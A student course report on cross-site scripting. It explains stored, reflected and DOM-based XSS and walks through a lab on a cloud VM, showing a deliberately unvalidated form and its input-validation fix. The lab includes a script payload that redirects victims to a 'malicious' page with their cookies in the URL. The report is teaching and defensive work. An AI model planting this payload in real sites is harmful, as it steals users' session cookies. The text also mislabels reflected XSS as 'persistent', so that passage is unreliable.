Cross-Site Scripting

Andrew Murphy | AJMFPN

INFOTC_3910

Topic Choice

I chose to explore cross-site scripting because it is a vulnerability I have read a lot about in Angular's security documentation. I was very interested in the steps Angular incorporated to help protect against XSS attacks, such as sanitizing all user input. XSS is one of the most common types of attacks so I thought it prudent to learn more about them for this project. This knowledge would be very useful in my professional career as I will be doing mostly web development at least at my first job out of college. This is especially relevant because that company recently suffered a crippling ransom-ware attack.

Cross-Site Scripting (XSS)

XSS is a vulnerability that can allow attackers to inject code into a different user's page. This can be used to gain access to the system by using the same-origin policy. There are three main types of XSS attacks, persistent, non-persistent, and DOM-based XSS. In a persistent XSS attack, called a stored attack, the malicious code comes from the website's database. In a persistent XSS attack, sometimes called a reflected attack, the malicious script's source is the HTTP request. In a DOM-based XSS attack, the vulnerability exists in client-side code instead of server-side code. Regardless of how the malicious script arrives, the resulting exposure to malicious code is the same, and any number of attacks can follow. The most common is injected Javascript.

Injected javascript can be very dangerous as it can access a user's cookies, send any amount of http requests, modify what the user sees, and modify values in scripts with the same scope. Common attacks include cookie theft, keylogging, and phishing attacks. An XSS attack has three actors, the website, the victim, and the attacker. In addition the website also has a database and the attacker may have a server. The website is the target, the attacker is the malicious user intending to exploit the website and the victim is a normal user of that website.


Finding XSS vulnerabilities can be time-consuming if you aren't using a library or framework that already addresses the issue. To manually find XSS vulnerabilities, the developer would have to test every input and map the input to any HTTP request the website makes and then after that, the response to the HTTP request. Then the developer would have to test if you can execute any code using those inputs. DOM-based XSS attacks using URLs are examined in a similar manner. The developer would have to test url based inputs to see if it is exploitable. Non-url DOM-based attacks are harder to test, but it would be done in a similar manner.

The best way to prevent XSS attacks is to filter all input, sometimes called sanitizing input. This process gives escape characters to any potentially malicious characters or deletes them entirely. It is also important to sanitize any server output before it is displayed so it is not interpreted as executable code. Writing appropriate response-headers in your HTTP requests can also help prevent attacks because setting the Content-Type to 'text' or 'text/JSON' can inform the browser interprets the responses properly. As an added layer, you can implement a Content Security Policy (CSP) to help detect and contain XSS attacks.

Example Application

I spun up an Ubuntu VM on Google Cloud Platform (GCP) and installed Apache2 and MariaDB to serve the website and store the data.

MariaDB Status:




Andy@instance-2: ~ - Google Chrome

ssh.cloud.google.com/projects/robust-flow-294901/zones/us-central1-a/instances/instance-2?useAdminProxy=

```
● mariadb.service - MariaDB 10.3.25 database server
   Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2020-11-30 22:21:29 UTC; 8min ago
     Docs: man:mysqld(8)
           https://mariadb.com/kb/en/library/systemd/
 Main PID: 2910 (mysqld)
   Status: "Taking your SQL requests now..."
    Tasks: 30 (limit: 4665)
   Memory: 71.0M
   CGroup: /system.slice/mariadb.service
           └─2910 /usr/sbin/mysqld
```

Apache2 Status:



Andy@instance-2: ~ - Google Chrome


ssh.cloud.google.com/projects/robust-flow-294901/zones/us-central1-a/instances/instance-2?useAdminProx

```
root@instance-2:/var/www/html# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2020-11-30 22:15:11 UTC; 15min ago
     Docs: https://httpd.apache.org/docs/2.4/
 Main PID: 1201 (apache2)
    Tasks: 55 (limit: 4665)
   Memory: 9.8M
   CGroup: /system.slice/apache2.service
           ├─1201 /usr/sbin/apache2 -k start
           ├─1202 /usr/sbin/apache2 -k start
           └─1203 /usr/sbin/apache2 -k start

Nov 30 22:15:11 instance-2 systemd[1]: Starting The Apache HTTP Server...
Nov 30 22:15:11 instance-2 systemd[1]: Started The Apache HTTP Server.
root@instance-2:/var/www/html# █
```

I then created a quick form that lacks any type of input validation and immediately stores the input in a database.

Form:



Not secure | 34.71.222.126

HTML Forms

First name:

```
<script> window.location='http://34.71.222.126/maliciousSite.html?cookie='+document.cookie </script>
```


Last name:

Johnson

Submit will store data in database

This result page retrieves the information from the database and displays on the page verbatim which in this case redirects the user to the malicious site including any cookies in the url parameters (In this case it is just another page on the same server for simplicity)

Malicious Site (even more malicious when words are misspelled):




Not secure | 34.71.222.126/maliciousSite.html?cookie=

This is a malicous Site

The malicious site could then steal those cookies to use on its own, or implement a phishing attack using a similar looking page.

In order to prevent this, we must implement some input sanitization. Here we have the form where the form input is first passed through a validator.

Alert activated by malicious characters in form input:



HTML Forms

First name:

<script> window.location='http://34.71.222.126/maliciousSite.html?c

Last name:

Johnson

Submit


Submit will store data in database

34.71.222.126 says

input contains prohibited characters

Even with malicious code no longer being allowed to be submitted into the database, we should still make database results displayed as text only. Here is the results page with the proper precautions.

Database Result Page:



Data Results

window.location='maliciousSite.html?cookie='+document.cookie

Works Cited

“Content Security Policy (CSP).” *MDN Web Docs*, developer.mozilla.org/en-US/docs/Web/HTTP/CSP.

“Cross-Site Scripting.” *Wikipedia*, Wikimedia Foundation, 29 Nov. 2020, en.wikipedia.org/wiki/Cross-site_scripting.

Kallin. “Excess XSS.” *Excess XSS: A Comprehensive Tutorial on Cross-Site Scripting*, excess-xss.com/.

KirstenS. “Cross Site Scripting (XSS).” *Cross Site Scripting (XSS) Software Attack | OWASP Foundation*, owasp.org/www-community/attacks/xss/.

“What Is Cross-Site Scripting (XSS) and How to Prevent It?: Web Security Academy.” *What Is Cross-Site Scripting (XSS) and How to Prevent It? | Web Security Academy*, portswigger.net/web-security/cross-site-scripting.

Writer, Sarah Coble News. “Cross-Site Scripting Tops CWE's Most Dangerous List.” *Infosecurity Magazine*, 21 Aug. 2020, www.infosecurity-magazine.com/news/crosssite-scripting-tops-cwes-most/.